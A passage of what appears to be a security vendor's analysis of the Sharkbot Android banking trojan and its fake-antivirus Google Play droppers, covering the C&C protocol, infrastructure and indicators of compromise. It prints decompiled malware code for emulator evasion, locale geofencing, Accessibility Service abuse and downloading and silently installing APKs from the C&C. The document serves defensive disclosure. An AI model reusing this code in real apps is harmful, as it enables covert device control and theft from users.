FjN2Y1ZWVlMDFhNTUxMDUxZTIyMzI5%0AMDgxNDAzZjVlNTdiMGI5MDFiYjdhNWQyZGFiYWRkNWZjZmI2NjZlMzMzNDllNzdlMzJmZTBhOTU2%0ANGE0OTE1MjUzMThkOWVlOTM4NWUxYjM4ZjBjYjI0NWNlY2MwNDYyZThjOGJhZDQ
zMWVjZmZiZTg2%0AMTM0NjgyM2Nk%0AMWU4MDc2M2M2MWRjNDE4MzhjMTA5NmI5YmM5ZDhmNWM5ZDNmYmEzM2ZhNmU2YmEw%0AYmRmM2Y0MzMyZGJlYmIxMjE5OWRjNGVkMzQ2MzY2NjU3ZGM1N2EwOTEzNjFkYmQyN2IyODQ5ZWM2%0AM
```

Figure 24 – RAW request to the server.

The answer consists of the encrypted data only.

Figure 25 – RAW answer from the server.

In a clean view protocol you can find the JSON data. The bot acts as a client, and the CnC acts as a server. A typical request from the bot looks like this:


```
{
        "botID": "xaesfos80gnli2ya",
        "screenOn": true,
        "smsAdmin": false,
        "wOO": 0,
        "pDoze": false,
        "hashConfig": "55583aa732ddbc45e7186ef4110e500c",
        "versionLib": "0.0.0",
        "pA11": true,
        "pOverlay": false,
        "pNotif": false
}
```

Figure 26 – Clear request to the server.

When a server has no commands to send, it answers with “ok”:


```
{"responce":"ok"}
```

Figure 27 – Server answer without command.

When a server has commands for the bot, the answer looks like this:


```
{
        "dataCommand": {
                "command": "updateConfig",
                "commandID": "125514",
                "data":
                {
                        "urls": "http:// ..."
                }
        }
}
```

Figure 28 – Server answer with command.

These are the fields in the answer:

- `dataCommand` : Type of packet.
- `command` : Type of command.
- `CommandID` : We observed this field is increased by one for every command, and is sent by the server.
- `data` : Command data, whose contents depend on the type of command.

Keep alive

Periodically, with a fixed period of time, the bot sends a **knock-packet** to the server. By default, this packet is sent every 30 seconds. The server can change the time period with the command `updateTimeKnock`. Here is how a knock-packet looks :


```
{
    "knock": 0.20735880325553468,
    "pAnti": true,
    "pLock": false,
    "botID": "0468bzh7u5b2qgcb",
    "screenOn": true,
    "smsAdmin": false,
    "wOO": 0,
    "pDoze": true,
    "hashConfig": "55583aa732ddbc45e7186ef4110e500c",
    "versionLib": "0.0.0",
    "pA11": true,
    "pOverlay": false,
    "pNotif": false
}
```


Figure 29 – Keep-alive packet.

The value for a `knock` field is chosen at random:

```
if(this.i.cnc_url_e != null) {
    JSONObject v0 = new JSONObject();
    try {
        long v1 = System.currentTimeMillis();
        v0.put("knock", Math.random());
        v0.put("pAnti", this.pAnti_AntiDelete_e);
        SQL_DB_o v6 = this.db_g;
        Objects.requireNonNull(this.E);
        int v1_1 = v1 >= Long.parseLong(v6.sql_get_and_set_H("overlayLife", "0")) + 12000L ? 0 : 1;
        v0.put("pLock", ((boolean)v1_1));
    }
    catch(Exception unused_ex) {
    }

    this.i.c2_event_send_H(v0);
```

Figure 30 – Choosing the knock value.

Infrastructure

At the time of publication, we counted 8 IP addresses which were **Sharkbot**'s CnC servers at different times. During our research of the infrastructure, we spotted a field `commandID` in some answers from the server. This field is used to identify each command sent from the server to the client.

After more detailed analysis, we can assume that this field is increased by one for each command sent from the server. During our experiments, we noticed that this value does not depend on the particular CnC server but instead is a common value for all of them.

Here are the logs of the requests and response exchange with different servers on January 25, 2022, one after the other:

Server `mnbvakjjouxir0zkzmd[.]xyz` with IP `31[.]214.157.112` :



Figure 31 – Request to the server, at 15:45:12.487.



Figure 32 – Answer from the server, at 15:45:13.80.

Server `mjaynxbvakjjouxir0z[.]xyz` with IP `109[.]230.199.99` :



Figure 33 – Request to the server, at 15:48:06.448.



Figure 34 – Answer from the server, at 15:48:07.45.

As you can see, the value of `commandID` changed by exactly one. From this we can assume even more:

- There is one real server, and the others work as relays.
- We can use the values of the field `commandID` to evaluate the activity of the server sending commands to clients.

Using the value of the commandID field, we can estimate the activity of Sharkbot's servers. We calculated an average increase of the commandID value per hour for the period from January 26 to March 23 and got the following result:



Figure 35 – Sharkbot server activity.

We can see that activity increased, with the peak at the beginning of March. This correlates with the active use of Sharkbot's dropper on Google Play.

The following chart shows the number of unique IP addresses encountered in the period from February 14 to February 20:

- Blue bars denote the count of unique IP addresses per day.
- Red bars denote the count of unique IP addresses, excluding the ones already seen in the previous days.



Figure 36 – Unique IP addressed statistics observed in the middle of February.

During our observation for this particular week in February, we saw approximately one thousand unique IP addresses in total.

The following chart shows the location-based statistics. The main targets are Italy and the United Kingdom.



Figure 37 – Regional statistics.

Droppers

Now that we described different aspects of Sharkbot, to complete the picture, we discuss the methods by which Sharkbot spreads. As mentioned at the beginning, the malware is downloaded and installed by the dropper applications in Google Play which masquerade as AV solutions. These are the applications:

- com.abbondioendrizzi.tools.supercleaner
- com.abbondioendrizzi.antivirus.supercleaner
- com.pagnotto28.sellsourcecode.alpha
- com.pagnotto28.sellsourcecode.supercleaner
- com.antivirus.centersecurity.freeforall
- com.centersecurity.android.cleaner

They have some additional tricks.

The droppers detect emulators and quit if one is found. No communications with CnC are started in this case:

```
try {
    String v6 = Build.FINGERPRINT;
    if(!v6.startsWith("generic") && !v6.startsWith("unknown")) {
        String v6_1 = Build.MODEL;
        if(!v6_1.contains("google_sdk") && !v6_1.contains("Emulator") && !v6_1.contains("GCE x86 phone") && !v6_1.contains("Standard PC") && !v6_1.contains(
                "Android SDK") && !v6_1.contains("sdk_gphone") && !v6_1.contains("AOSP") && !v6_1.contains("X88pro") && !v6_1.contains("Virtual") && !v6_1.contains("VMware")) {
            String v6_2 = Build.MANUFACTURER;
            if(!v6_2.contains("LIMITED") && !v6_2.contains("MOBILE") && !v6_2.contains("VMware") && !v6_2.contains("Virtual") && !v6_2.contains("QEMU")
                    && !v6_2.contains("unknown") && !v6_2.contains("Genymobile") && !v6_2.contains("Genymotion") && (!Build.BRAND.startsWith("generic") || !Build.DEVICE.startsWith(
                    "generic")) && !"google_sdk".equals(Build.PRODUCT)) {
                boolean v0 = "cn|in|ro|ru|ua|by".contains(Locale.getDefault().getLanguage().toLowerCase());
                return v0;
            }
        }
    }
}
catch(Exception unused_ex) {
}
```

Figure 38 – Emulation evasion and region restrict code.

There is also a geofencing technique implemented inside the droppers, as can be seen in the image above. The malicious part of the applications is not triggered if the locale is set to China, India, Romania, Russia, Ukraine or Belarus.

The part of the application controlled by the CnC server understands 3 commands:

- **b**: Download and install the APK file from the provided URL.
- **c**: Store the autoReply field in a local session.
- **d**: Restart the execution of the local session.

All of these applications request the same set of permissions:

```
<uses-sdk android:minSdkVersion="26" android:targetSdkVersion="30"/>
<uses-permission android:name="android.permission.BLUETOOTH"/>
<uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.FOREFGROUND_SERVICE"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.WRITE_SYNC_SETTINGS"/>
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.ACCESS_NOTIFICATION_POLICY"/>
<uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.GET_PACKAGE_SIZE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.QUICKBOOT_POWERON"/>
<uses-permission android:name="android.permission.CLEAR_APP_CACHE"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.USE_FINGERPRINT"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_USER_PRESENT"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreCompone
```

Figure 39 – Permissions.

The applications register the service to get access to Accessibility Events:

```
<service android:label="@string/app_name" android:name="com.pagnotto28.sellsourcecode.alpha.service.ForceStopAccessibility" android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE"
        android:process=":BackgroundService">
  <meta-data android:name="android.accessibilityservice" android:resource="@xml/accessibility_service_config"/>
  <intent-filter>
    <action android:name="android.accessibilityservice.AccessibilityService"/>
  </intent-filter>
```

Figure 40 – Accessibility Service description.

Below we describe the key parts of the malicious code in the applications.

Accessibility Service

With this command from the CnC, an application can abuse the Accessibility Service for its own needs. The Accessibility Service is able to execute different “tasks”, which are extracted from the Intent:

```
public int onStartCommand(Intent arg2, int arg3, int arg4) {
    try {
        String v3 = arg2.getStringExtra("ats");
        if(v3 != null && !v3.isEmpty() && !v3.equals("end")) {
            this.key_j = "so6n1sta281bhth3";
            this.key_encrypted_k = "PHBm2CxdFZBtGnpSqj6CDcRN+OS5ZtM9N
            this.e = arg2.getStringExtra("clienid");
            arg2.getStringExtra("package");
            this.accessibility_event_filter_f = new JSONArray(v3);
            this.ats_step_h = 0;
            return 1;
        }

        this.accessibility_event_filter_f = null;
    }
    catch(Exception unused_ex) {
    }

    return 1;
}
```

Figure 41 – Setting up the Accessibility Service “task.”

This “task” is later used in the event’s dispatcher. For example:

```
JSONObject v5_2 = new JSONObject(this.accessibility_event_filter_f.getString(this.ats_step_g));
boolean v7_1 = v5_2.has("event");
String v2 = v7_1 ? v5_2.getString("event") : "*";
if((v2.equals("*")) || (this.g(arg15.getEventType()).equals(v2))) {
    if(v5_2.getString("action").equals("intent")) {
        ++this.ats_step_g;
        String v15 = v5_2.getString("data");
        int v0 = -1;
        int v1 = v15.hashCode();
        if(v1 == 0xBEF44450) {
            boolean v15_1 = v15.equals("overlay");
            if(v15_1) {
                v0 = 0;
            }
        }
        else if(v1 == 0xCA90681B) {
            if(v15.equals("source")) {
```

Figure 42 – Accessibility Service “task” dispatching.

The “task” describes which actions should be performed for particular events. For example, the default “task” looks like this:

```
[
    {
        "action": "CLICK",
        "event": "TYPE_WINDOW_STATE_CHANGED",
        "nodes": [
            {
                "search": "class",
                "data": "android.widget.Switch",
                "getparent": 1
            },
            {
                "search": "text",
                "data": "Alfa Antivirus, Cleaner",
                "attr": {
                    "isClickable": true
                },
                "stopNext": true
            }
        ]
    }
```

Figure 43 – Accessibility Service "task" by default.

This "task" instructs the Accessibility dispatcher to perform a `CLICK` on a node, which contains a text `Alfa Antivirus, Cleaner`.

The Accessibility dispatcher supports the following actions:

CLICK: Performs click-action, on a chosen control.

```
if(filter_on_step.getString("action").equals("CLICK")) {
    v9.performAction(16);
}
```

SCROLL_BACKWARD: Performs back-action, on a chosen control.

```
if(filter_on_step.getString("action").equals("SCROLL_BACKWARD")) {
    v9.performAction(0x2000);
}
```

intent: Performs permission request for:
`android.settings.MANAGE_UNKNOWN_APP_SOURCES` or
`android.settings.action.MANAGE_OVERLAY_PERMISSION`

During the execution of a given "task", every event is sent to the CnC:

```
JSONObject v5_1 = this.AccesibilityEvent_serialize_b(event_package, this.event_decode_g(arg15.getEventType()), RootInActiveWindow_v4);
if(v5_1.length() > 0) {
    v5_1.put("ATS_STEP", this.ATS_STEP_g);
    this.c2_send_f(v5_1);
```

Figure 44 – Sending an Accessibility event to the CnC server.

APK install

The malware can drop and install the APK file on the user's device:

```
public final class atsInstall_o implements Runnable {
    public final s d;

    public atsInstall_o(s arg1) {
        this.d = arg1;
    }

    @Override
    public final void run() {
        s v0 = this.d;
        Objects.requireNonNull(v0);
        try {
            v0.start_accessibilityService_S("atsInstall");
            v0.c2_send_h0("startInstall");
            File v2 = v0.getExternalFilesDir(null);
            Objects.requireNonNull(v2);
            File v3 = new File(v2.getAbsolutePath(), v0.JSON_session_command_s.getString("cacheFile"));
            Intent v2_1 = new Intent("android.intent.action.INSTALL_PACKAGE");
            Uri v3_1 = FileProvider.b(v0, v0.getApplicationContext().getPackageName() + ".provider", v3);
            v2_1.setDataAndType(v3_1, "application/vnd.android.package-archive");
            for(Object v5: v0.getPackageManager().queryIntentActivities(v2_1, 0x10000)) {
                ResolveInfo v5_1 = (ResolveInfo)v5;
                v0.grantUriPermission(v0.getApplicationContext().getPackageName() + ".provider", v3_1, 3);
            }

            v2_1.setFlags(0x14000003);
            v0.startActivity(v2_1);
            new Handler(Looper.getMainLooper()).postDelayed(new r(v0), 10000L);
        }
        catch(Exception unused_ex) {
        }
    }
}
```

Figure 45 – Code to install the application.

```
public void apk_store_a(f arg12, g0 arg13) throws IOException {
    if(200 <= arg13.code_g && arg13.code_g <= 299) {
        BufferedInputStream v5 = new BufferedInputStream(arg13.j.D().A());
        File v13 = this.b.getExternalFilesDir(null);
        Objects.requireNonNull(v13);
        FileOutputStream v9 = new FileOutputStream(new File(v13.getAbsolutePath(), "ivoyy8kai7wwf5lx.apk"));
        byte[] v8 = new byte[0x1000];
        while(true) {
            int v13_1 = v5.read(v8);
            if(v13_1 == -1) {
                break;
            }

            v9.write(v8, 0, v13_1);
        }

        v9.flush();
        v9.close();
        v5.close();
        try {
            this.b.JSON_session_command_s.put("cacheFile", "ivoyy8kai7wwf5lx.apk");
            if(!this.b.if_cacheFile_exists_V(false)) {
                Objects.requireNonNull(this.b);
                return;
            }

            this.b.JSON_session_command_s.put("atsFull", this.a.getString("atsSource"));
            this.b.JSON_session_command_s.put("atsInstall", this.a.getString("atsInstall"));
            this.b.JSON_session_command_s.put("atsOverlay", this.a.getString("atsOverlay"));
            this.b.JSON_session_command_s.put("atsSource", this.a.getString("atsSource"));
            this.b.JSON_session_command_s.put("package", this.a.getString("package"));
            this.b.JSON_session_command_s.put("appname", this.a.getString("appname"));
            this.b.JSON_session_command_s.put("end", "end");
            this.b.JSON_session_command_s.put("status", "needInstall");
            this.b.SESSION_command_store_g0(this.b.JSON_session_command_s);
            this.b.command_do_V();
```

Figure 46 – Code to drop the application.

Notifications

The stored field `autoReply` works the same way as `autoReply` for Sharkbot, as described earlier. Malware answers with a message provided by the CnC to application, which generates a push notification.

Dropper Summary

As we can judge by the functionality of the droppers, their possibilities clearly pose a threat by themselves, beyond just dropping the malware. The droppers are able to inspect and act on all the UI events of the device as well as replace notifications sent by other applications. In addition, they can install an APK downloaded from the CnC, which provides a convenient starting point to spread the malware as soon as the user installs such an application on the device.

Conclusion

In the ever-changing contemporary (cyber-)world, nothing should be taken for granted. If a new AV solution appears in Google Play today, there's no way to guarantee it won't turn out to be a malware spreading threat tomorrow. This is the exact case we observed with the Sharkbot malware.

In this spreading scheme, the malware itself is not uploaded to Google Play but rather the intermediate link is, which masquerades as a legitimate software. As we can see by more than 15,000 installations for all the applications in total, people can be lured by a beautiful icon and a promise to "protect their devices."

The Check Point Research Team is constantly monitoring this and other threats in the mobile landscape, and we immediately notified Google of the malicious behavior we encountered. Despite a fast response from Google, which removed applications linked to threat actor accounts, more attempts were made in Google Play with more droppers from different accounts. They were all subsequently removed as well, but the damage from 15,000 thousand installations was already done.

Google Play Protect's solid reputation should not decrease user awareness that threat actors are constantly evolving their malware and looking for new schemes to execute this malware on victims' devices. Our advice to Android users:

- Install applications only from trusted and verified publishers.
- If you see an application from a new publisher, search for analogs from a trusted one.
- Report to Google any seemingly suspicious applications you encounter.

Protections

Check Point's Harmony Mobile Prevents malware from infiltrating mobile devices by detecting and blocking the download of malicious apps in real-time. Harmony Mobile's unique network security infrastructure – On-device Network Protection – allows you to stay ahead of emerging threats by extending Check Point's industry-leading network security technologies to mobile devices.

Threat Emulation protections:

Sharkbot.TC.*

IOCs

Hashes and package names

Sharkbot dropper

Package names:

com.antivirus.centersecurity.freeforall
com.centersecurity.android.cleaner
com.pagnotto28.sellsourcecode.supercleaner
com.pagnotto28.sellsourcecode.alpha
com.abbondioendrizzi.tools.supercleaner
com.abbondioendrizzi.antivirus.supercleaner

Hashes:

d4ba0965018aab23f02308a558e914b5ef3d03a4c90989abafd6555a9b89bf09
2c5b40ab7b1f05bc00a07f7bdcaa15920031aa4a3158c23488446076980d4e0a
7f55dddcfad05403f71580ec2e5acafdc8c9555e72f724eb1f9e37bf09b8cc0c
fe1b3b43579f34fbd78b1100d51601500d7eebae74d6ef6e783aae9ac4168c83
e5b96e80935ca83bbe895f6239eabca1337dc575a066bb6ae2b56faacd29ddaa
3ae682895af9504d3ee66ca9508066cd46d9679316bc06d206d6fae4cba56244
71c78101f7792fe879a082e323fed89c5e4a43132d01d3f79ed02afd8db45497

d70a716fa7d20e01a05f753cb4d4a2150b133b12e73bdfbfe8b85eb61bc9ac43
187b9f5de09d82d2afbad9e139600617685095c26c4304aaf67a440338e0a9b6
35662d2e0c7f15b75b3b48311dae88e38929336cb43dd93df03b58c6221bc3db
20e8688726e843e9119b33be88ef642cb646f1163dce4109b8b8a2c792b5f9fc
4f6d798790d0322e365cd6901f1bb77975974a0f5b9bb5ac79abf05ffded3699
8f6875af2c7c6a75c3614fa95802e56bda4ee817646887b376e9fa8c0efad0bf
8587fe68f6a0cfe339c3e7947f52d8921c2e68f673165a624ddb203a184291fd
c07ec33a4e4533dc445c5e71d3fc3fea8d448844a2541fe91b014f85f677939c
748368c90f214069c12bc8947f07adc27c9531aa70505a5f146ddd0e300bebd4
c6cc90ed003a0acb501a2d805c16c6b0380ac510392642dc774c3a686cb028ee
c4a0901e140f3d253f8a6ddbd91d754d098450f5639b48defe7fa73c41b92737

Sharkbot

Hash	Version
c9fe0ecacd2046506b6330ae052171e1ba7709ecf5212cd84b95c1a2e7c2e22a	1.12.0
0324493329de0e0d90b93e1515ba6bdd1616d92dcdefd6956b169b18dd2955d0	1.18.0
03b65bd943fd499a076b8e5032dda729c2086642c313d228462fcb7caeadc10b	1.18.0
10dac61e734578db38a6f28e4740edf55b3c20129c4d016c3f9d2520f39dc37b	1.18.0
2a3554231a454092319014eaa86bcd4cccaa621a21cc1db4ec4a4670a1b5dde7	1.18.0
57f8a57320eeed2f5b5a316d67319191ce717cc51384318966b61f95722e275f	1.18.0
5806e7209ca645de8ff2e1afeca06e2819ecdb4905c3063156b8584a54637bb9	1.18.0
84baa47fccbb8444ca41a9b4deb5117174b82f0a834d2ed603428a9ce96f1034	1.18.0
966c64504b9c0899846c6c2011decca0c540707536f8f4da2bee000b65be431c	1.18.0
a8ab9045a6bc10e0b1148dc8c4b7dc087ca5f5d2ad6bff7bc2dab540bee8e634	1.18.0
aa627b6a4558305ab581991bb5a6f576963e40cda91321165967041d8d175194	1.18.0
c25c14c7204a33ff91f456217f123adcdd507e45a85ea5d47fec56deb4616861	1.18.0
d07cbb4ba88d815d3ecd23e6da699a4603029aa875b706090dba17db50d2d182	1.18.0

d389e62433111fccb61d25a0b0f3dc44f0ece11121fd6e42afe633edb14e113a	1.18.0
02a3e0a3d922423dbf5028bc27ea623d8d0f3cd93521bf5bb3b6667dede16fbd	1.26.0
0a5c3a3b6bc50bd48613a4f516e6d6158a000250ce049dc3fa6ddd02ed52db11	1.26.0
aaba87e288a8f07f3b61099998b0ab4e0269450c0f6572c48b041bc983159457	1.26.0
fb7e8cd53038cefe3bb07043d5fc3cc48c6c1de67d563da1ed56cd0fa360c526	1.26.0
2de6a4c5891a601b2d5b8c81af182738c7cec32804b64d7f9026fb03f3a55d8e	1.27.0
37bacbe023d67ed990e5e5bdd2497878e0642b46a30e169f25313054d0e64121	1.27.0
bee3fc6b875e49edaa983ef9d38d0bcafe82abca82e684ef4fdca6df0c695c8b	1.27.0
dbb5e5d553f402d7afd55dd177b1e740d289f65108e3a4e91cc2bad33f2f0327	1.27.0
f5bc9b344ee9edf37a24e77a66b8430b7a4636c5475e404c06370eaa7e94cd8b	1.27.0
fd95e999f8d477043ea6012768bee417a989a4e925a641b9e6c4ff74d798dec6	1.27.0
8f45831b1df8fe44111e35b05271f6ec1796b03c104a67cd6481bf93f2affe86	1.31.0
9cbf93cc90a409673daf8c8c9b9640ac0a3c23629159a380a5bfb740c441e581	1.31.0
